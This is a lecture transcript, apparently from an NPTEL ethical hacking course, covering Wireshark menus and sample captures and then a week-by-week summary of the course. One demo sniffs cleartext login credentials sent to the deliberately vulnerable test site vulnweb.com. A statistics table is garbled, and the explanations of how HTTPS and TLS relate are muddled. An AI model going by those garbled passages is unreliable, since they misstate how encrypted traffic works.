
Then follow well, if I select, I mean, after selecting a packet if I click on the follow option under analyse, then I can see the complete detail of the packet. Here for example, there was one HTTP request packet which was selected and this follow option was there and you can see the entire detail of the HTTP response is shown here. These are the HTTP commands; you can see here completely ok; post, host, proxy connection, keep alive, these are all HTTP commands that goes between a client and a web server. The client sends a request; web server sends back a response right. So, this is how you can see them.

(Refer Slide Time: 27:21)



Then there are a number of statistics menus; these are also interesting; you may be interested to look at various kinds of statistics. So, you can see, under statistics there are so many options available ok; I am just showing you a few of them.


(Refer Slide Time: 27:39)



Like for example, capture file properties, if you select this, then it will show you full system detail of the capturing host. The host where you are carrying out the capture, it will specify not only the file, but also the hardware which hardware, which operating system, what application you are using, what kind of interface the packet capture is

running on and how many captured packets, how many packets have been captured over how much time, everything. So, all the details are being shown, if you want to see them in a statistical and concise form.

(Refer Slide Time: 28:24)



Then you can look at protocol hierarchies; like you can see, if you select on protocols, so, protocol wise you can see statistics about the packets; like here, with respect to protocol you are viewing something like a statistical summary. Like for example, let us say under internet protocol version 4, UDP let us say, Domain Name System, DNS. So, you can see under DNS how many packets were sent. So, all those details you can see here ok. So, these details will be shown here, percentage packets, bytes, end packets and some information.

Similarly, the different kinds of packets, the protocols whatever was transferred, a breakup you can see, a summary kind of a report. So, actually you may try and find out what kind of packets are most frequently traversing the network; then you can try and find out the reason; why it is happening?

(Refer Slide Time: 39:32)

Statistics Menu: Destination and Ports

Ports / Item	Count	Average	Min	Max	Rate (sec)	Packets	Bandwidth	Last start
Connections (Port 149)	1	0.0012	0.00%	0.00%	12.96			
TCP	2	0.0003	1.3%	0.00%	1.47			
80	1	0.0003	10.0%	0.00%	0.44			
400	1	0.0003	10.0%	0.00%	25.57			
40	1	0.0003	10.0%	0.00%	25.57			
TCP	1	0.0003	2.11%	0.00%	4.59			
80	1	0.0003	10.0%	0.00%	4.59			
23	10	0.0004	11.4%	0.00%	11.81			
23	7	0.0002	10.0%	0.00%	4.74			
100	3	0.0003	10.0%	0.00%	11.81			
23.0.1.3	1	0.0003	3.8%	0.00%	1.34			
NAME	1	0.0003	10.0%	0.00%	1.34			
0	0	0.0003	10.0%	0.00%	1.34			
23.0.2.20	4	0.0003	2.4%	0.00%	16.02			
UDP	4	0.0003	10.0%	0.00%	16.02			
5025	4	0.0003	10.0%	0.00%	16.02			
20.181.74.152	1	0.0003	0.37%	0.00%	46.615			

This will give information about connections, ports, and number of packets to that destination.

Similarly, with respect to destinations and ports you can obtain some statistics. Like for example, for a particular IP address destination, TCP port number 80 let us say. So, here you can say TCP port number 80, this is the so called information; there are 2 packets total and some information. Like for this particular host UDP packet, there were 20 UDP packets. So, like this, you can get statistics with respect to hosts and port numbers.

(Refer Slide Time: 30:15)

Telephony Menu

- Provides analysis for telephony and media streaming related network traffic.
- It can track details for VoIP call, i.e. start time, end time, initiator IP, etc.

Sub-menus include:


- VoIP Calls
- ANSI
- GSM
- IAX2 Stream Analysis
- ISUP Messages
- LTE
- MTP3
- Qnua
- RTP
- RTSP
- SCTP
- SMPP Operations
- UCP Messages
- H.225
- SIP Flows
- SIP Statistics
- WAP

Well how many packets were delivered to those destinations; well, then there are menus like telephony menu; well here I am not going into the detail of this. There are many

cases or instances where you want to track details of voice over IP calls; you know when you use the voice over IP services, the voice that we generate, they are digitized and they are sent out as packets over a network, over a conventional network.


So, Wireshark can also capture voice over IP packets and you can visualize them; that whether any voice over IP communication is going on in the network right; start time, end time, initiator IP, lot of options are there under this. So, I am not going into detail of this.

(Refer Slide Time: 30:58)



Similarly, you have a wireless menu where you have specific options for capturing data from wireless networks like a wireless LAN or Bluetooth; these are the most widely used and commonly used type. So, here there are a number of options; you can start capturing from those wireless interfaces; instead of so called wide LAN you can capture, you can start your capture from a wireless LAN also.

(Refer Slide Time: 31:29)



Then there is a tools menu ok. Now, under tools menu, you can specify some scanning rules. Like here, you see a window like this comes up; down here you can see that you can create rules for different things, IP tables, packet filter, windows firewall. Suppose you want to filter some packets; you want to create your own firewall; you can specify some rules through this window ok. Well IP tables is an utility which is available under Linux; this is like a rudimentary firewall; you can configure IP tables and specify different rules; what do you want to stop; what do you want to filter out; what do you want to pass, ok.


So, this tools menu allows you to do all these things. Of course, I am not going into detail; because in order to understand this you have to have a very clear idea about how IP tables work; there is a tool that is available under Linux. Then let us look at some examples.

(Refer Slide Time: 32:48)



Let us say, we start with a very simple thing. We start capture in Wireshark, packet capturing and we open the browser **www.google.com** and we see what kind of packets are getting captured.

(Refer Slide Time: 33:05)




Well what we see is, the window will look something like this; where in the topmost window, the packet capture summary, you can see a number of packets; sorry, which are actually shown in this red rectangular box; these are the packets which correspond, which correspond to this connection. So, when you connect to **google.com**, actually you

are establishing an HTTP connection; say HTTP is a protocol running on top of TCP. So, you see, these are the so called HTTP connections, packets which are going; client sending Hello, server sending Hello, then the application data starts right.


So, there are a lot of things and because it is HTTPs, there are some other exchanges which are carrying out where the secret key and other things are shared, the protocols the cryptographic algorithm which is to be used that is shared so that secure data communication can take place and you can see the protocol window here and the data here. You say whatever connect ss1 data, you say these things are going in plaintext. So, you can see them in ASCII also right; these are not encrypted, the commands are not encrypted.

(Refer Slide Time: 34:33)




Then if you select on packet and then click on follow and then you select one of these streams let us say, HTTP or TCP stream, then you can see the corresponding detail of the packets. That suppose I want to look at HTTP streams only, then I will be seeing only the HTTP packets which are going; you see this HTTP, then transport layer security TLS; TLS is a security which is built on top of this HTTP runs along with that. So, all this packets you can see here.

(Refer Slide Time: 35:19)



Now, if you click on this, one of them, some details you can see; you can see, means one particular packet which carries response from the server. So, you can see what text message you are send; these are something which in binary, which cannot be displayed in ASCII, HTP stream and you can switch between various display modes. So, here you can see in the bottom, there is a menu option here; by default we have selected ASCII, the thing is displayed in ASCII; but you can specify some other formats also, raw format or any other format; it will display in that that format.


(Refer Slide Time: 36:11)



Let us look at some other examples; you see there are some unsecured websites; well if you go to this vulnerable web dot com, **vulnweb.com**, you will see lot of information about these. So, here we are actually showing one such packet capturing with one of the web, with one of the means, IP addresses which are obtained from that website; that is supposed to be a vulnerable website ok.


So, we captured some of the packets while the website was opened and we select some of the, you see, some of the packets when the user authentication was carried out on that website; username, password was given ok.

(Refer Slide Time: 37:13)




So, what we find is that the detail of the packet looks like this, where you see that the username and password are available in clear text; they are not encrypted; that is why that site has been marked as vulnerable. Username is nptel; pass is password. So, user name, password can be captured by this kind of a simple packet capturing, if there is no encryption going on right.

(Refer Slide Time: 37:40)



Similarly, another example I take; when you do SBI net banking, it is supposed to be a secure site. So, you see that when you doing the SBI net banking, we are in parallel doing a packet capture. If you see the packets, you will see that HTTP connect requests are going on, on port number 443 which is a secure connection, secure HTTP. So, everything will go on encrypted. So, this information verifies that fact; that we are establishing connection over port number 443 which is a secure layer connection.

(Refer Slide Time: 38:23)



And means, when means, during the secure connection the transport layer security, TLS protocol starts running and you see there are lot of packet exchanges going on through TLS which exchanges the key, decides on the protocols and so on and so forth, which cryptographic protocol, encryption/decryption to use and so on ok. So, all these details you can see.

So, actually I have shown you just a few examples. There can be so many other examples; you can create a scenario; you can capture packets and try and analyze. So, this is the best way to learn what is going on in a network; create a scenario, capture the packets and analyze the packets and understand exactly what is going on; this is the best way to learn.

So, in this lecture we have very quickly gone through a short tutorial on the Wireshark tool and we argue to actually create this kind of scenarios, run Wireshark or any other kind of packet sniffer; capture the packets and try to analyze them. Only then you will be able to understand the process of networking; what actually goes on when some applications are run.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture - 60
Summarization of the Course

So, over the last 12 weeks, we have discussed a number of topics and number of issues that are very related to the subject of Ethical Hacking. And some of the subjects which apparently are not very much connected to ethical hacking, but knowledge of those topics are essential to become a good ethical hacker. Now, in this last summarization lecture, I shall be trying to summarize, what are the things we have covered in this course over the last 12 weeks.

(Refer Slide Time: 00:53)



So, let us go week wise. In the first week, if you recall, we talked about some basic concepts of ethical hacking. What is the basic purpose of ethical hacking? What is the role of an ethical hacker, expected role of an ethical hacker and then we moved on to basic concepts of networking. Now, many of you have been asking in the forum that why we are discussing the basics of networking so much?

Well, by the end of this course you may have appreciated that unless you have a solid understanding over the basic concepts in networking, what are the types of packets? Why

they flow? How they flow? You will not be able to understand the working of many of the tools that are normally used in ethical hacking.

So, in this first week of the lecture, we talked about some of the basic concepts of networking and we introduced ourselves to the structure of the TCP/IP protocol stack. Then you continued in week 2, there also we continued with some basic networking concepts; specifically, we looked into some details about IP addressing and routing; how IP packets look like? What are the different fields, their purposes and so on.

Then you looked at the TCP and UDP protocol. So, how this TCP and UDP packets look like, connection establishment, the purpose of the different fields in the header and then we talked about IP subnets. What are subnets, the different ways to create subnets, how can we use subnet masks and so on and so forth. These were the topics that you are covered in week 2.

(Refer Slide Time: 02:51)

Topics Covered :: Ethical Hacking (contd.)

- Week 3:
 - Routing protocols //
 - IP version 6 ✕
 - Routing examples //
- Week 4:
 - Demonstration of tools

Then, in week 3 we talked about some of the routing protocols. The interior and exterior routing protocols; how packets are actually routed in the internet and we talked about the IP version 6 also which is being deployed in many networks as you already know. But, still most of the networks run IP version 4, the older version because of legacy considerations.

We looked at a number of examples, where we talked about how packets are routed with respect to some routing table examples; we illustrated the process of packet forwarding. We mentioned a very important concepts in this context; that if the destination address of a packet matches with multiple rows in the routing table, then we consider the particular row which is having maximum prefix match and the packet is forwarded to the corresponding interface.

Then in week 4, we had some demonstration of various tools. We talked about virtual box, we talked about Kali Linux, how different tools can be installed, and we also started some experiments with NMAPs. So, how this NMAP tool can be used; the various commands, simple commands can be used and so on, alright.

(Refer Slide Time: 04:29)



So, continuing to week 5, we continuing means, we continued some more demonstrations particularly with the NMAP tool as you have seen earlier. So, in the last few lectures; we again had a rule; we again had a re look at the NMAP tool to find out the various options available under NMAP and how they actually work. We try to give you also some explanation about the working of the different commands, how they work, ok.

Now, many of the network protocols that have meant for enhancing security are based on encryption of some data or some kind of authentication mechanism. So, you need some cryptographic tools and techniques. So, it is during week 6, we started some basic

tutorial on cryptography. We talked about some concepts of the cryptographic techniques. Specifically, we looked at the private and public key cryptographic algorithms. We mentioned that in the internet scenario, we need a combination of both public key and private key cryptography to efficiently share information over a secure channel.

Private key cryptography is fast; public key cryptography is slow; but public key has some very interesting advantages in the internet scenario. These are the things we had discussed.

(Refer Slide Time: 06:08)

Topics Covered :: Ethical Hacking (contd.)

- Week 7:
 - Cryptographic hash functions ✓
 - Digital signature and certificates ✓
 - Security applications //
- Week 8:
 - Steganography ✓
 - Biometrics ✓
 - Network based attacks ✓
 - DNS and email security ✓

And then coming to week 7, we continued with our discussion. We talked about cryptographic hash functions which are so very useful for carrying out or ensuring data authentication or entity authentication which also form the foundation to create digital signatures and certificates which are so useful in the present day context. And lastly, we look at some of the security applications, where all these things, this public key encryption, private key encryption, cryptographic hash function, they are used in combination in some particular way, ok.


Then, week 8; we first talked about some of the slightly unconventional ways to ensure security, like steganography or information hiding. We hide something inside something else so that casual looker will not feel the presence of the hidden information; that is steganography.

Biometrics is becoming so much useful nowadays, starting from iris, fingerprint, gait, then means various kind of hand gestures. So, different kinds of biometric trades are used to uniquely identify human beings. These are becoming important. So, some basic ideas and concepts we had discussed.

Then we talked about some of the network based attacks; that typically carried out to well, both for offensive and defensive purposes. If an ethical hacker, you will be doing that to identify vulnerabilities in the system. But if you are a malicious attacker, you are possibly trying to break into a system with some malicious intent.

Then lastly we took, we talked about two specific protocols which are important, DNS, name server and email and some security issues with respect to that.

(Refer Slide Time: 08:30)



Then, week 9; again, we looked at some of the demonstrations of the tools with respect to various security and ethical hacking applications. And in week 10, we looked at a slightly different thing; we looked at some technologies related to hardware security.

Nowadays just ensuring software security is not enough; there are so many handle gadgets that we use, starting from mobile phones to so many other devices. And ensuring security at the hardware level for those devices is becoming that much more important. We talked about side channel attacks which can make a device vulnerable; because the

implementation is not safe enough; may be the algorithm is strong, but the implementation is weak.

We talked about physical unclonable function, which can make implementing hardware security easier and we have also mentioned something called hardware Trojan; we can, which can both make our systems safer. And can also make some systems you are getting from other places vulnerable, if you are not sure about what is there inside the system. So, these are some of the things that you had discussed.

(Refer Slide Time: 10:03)

Topics Covered :: Ethical Hacking (contd.)

- Week 11:
 - Demonstration of tools
- Week 12:
 - The NMAP tool: a relook
 - The Wireshark tool

Then in week 11, again we looked at some tool demonstration. But, here mostly we looked at something like SQL injection attack; then accesses cross site scripting and so on, where application level security or website vulnerabilities were considered, ok. So, you had looked at number of tools.

And in this last week, we had a relook at the NMAP and the Wireshark tool which have already seen earlier in the demonstration sessions. But, we thought that if we more formally go through these tools, their functionalities and how they work, then it will be easier as an ethical hacker for you, to assimilate and do things in a proper way in the proper contexts, ok.

(Refer Slide Time: 11:06)

Some Suggestions

- The subject of ethical hacking is highly interdisciplinary
• Need expertise in various areas to become a good practitioner
- Objective of the course:
 - Introducing the participants to the world of ethical hacking
 - This course is by no means complete in all respects
- To become a good ethical hacker:
 - Very hard work ✓
 - Practice through hands-on exercise and software development
- Ethics must be top priority

So, to summarize there are a few suggestions I would like to make; the first thing is the subject of ethical hacking is highly interdisciplinary. You need expertise in a lot of different subjects in order to become a good ethical hacker, a good practitioner in the field. So, if you feel that I will be doing one or two such courses and you will become an expert in ethical hacking you are absolutely wrong.

It requires years and years of hard work, decades of hard work to become a good ethical hacker. So, make it a point, remember that there is no alternative to hard work; you have to put in lot of hard work, lot of knowledge you have to gather to understand how it work. You see, just downloading some tools NMAP, Wireshark, running and doing something is not ethical hacking. You have to learn how think works; you have to build your own tools. Because, some customer some organization may ask you do something which is not readily available. You may have to develop your own tools for those purposes; but for that you have to understand how things work.

Now, as I mentioned repeatedly, the objective of this particular course is primarily to introduce you to the world of ethical hacking, introducing you to some of the basic concepts. We are a no way to trying to compete with the other courses that are available on the same subjects. We are not trying to make you experts in usage of the tools, not at all. But, our philosophy will be to introduce to the subject. And if some of you are motivated, get motivated by what we are trying to say, you will learn the subject

yourself, ok. You will be learning it in a way which is much better than what the other courses, the existing courses teach you to do. You will become an expert in your own write.

So, just to repeat, this course is by no means complete. We are just trying to put you on a proper platform from where you can start your learning process; your start, your learning process starts now. So, to become a good ethical hacker as I had said, you need to put in a lot and lot of hard work, hands on exercises and experiments; there is no alternative to that. You may need to develop a lot of tools on your own, because everything may not be readily available.

And lastly I am repeating, ethics must be your top priority. Do not do anything which may harm others physically, mentally or emotionally. That is not part of ethics. So, what we are trying to say, you learn the tools, do the experiments, but not at the expense our harming others, ok. So, if we are able to convey this message to you. We will feel that, we have been at least partially successful in achieving the objectives of this course. So, with these few words, we have come to the end of this course and you take this opportunity to thank you all for attending.

Thank you once again.



**THIS BOOK IS NOT FOR SALE
NOR COMMERCIAL USE**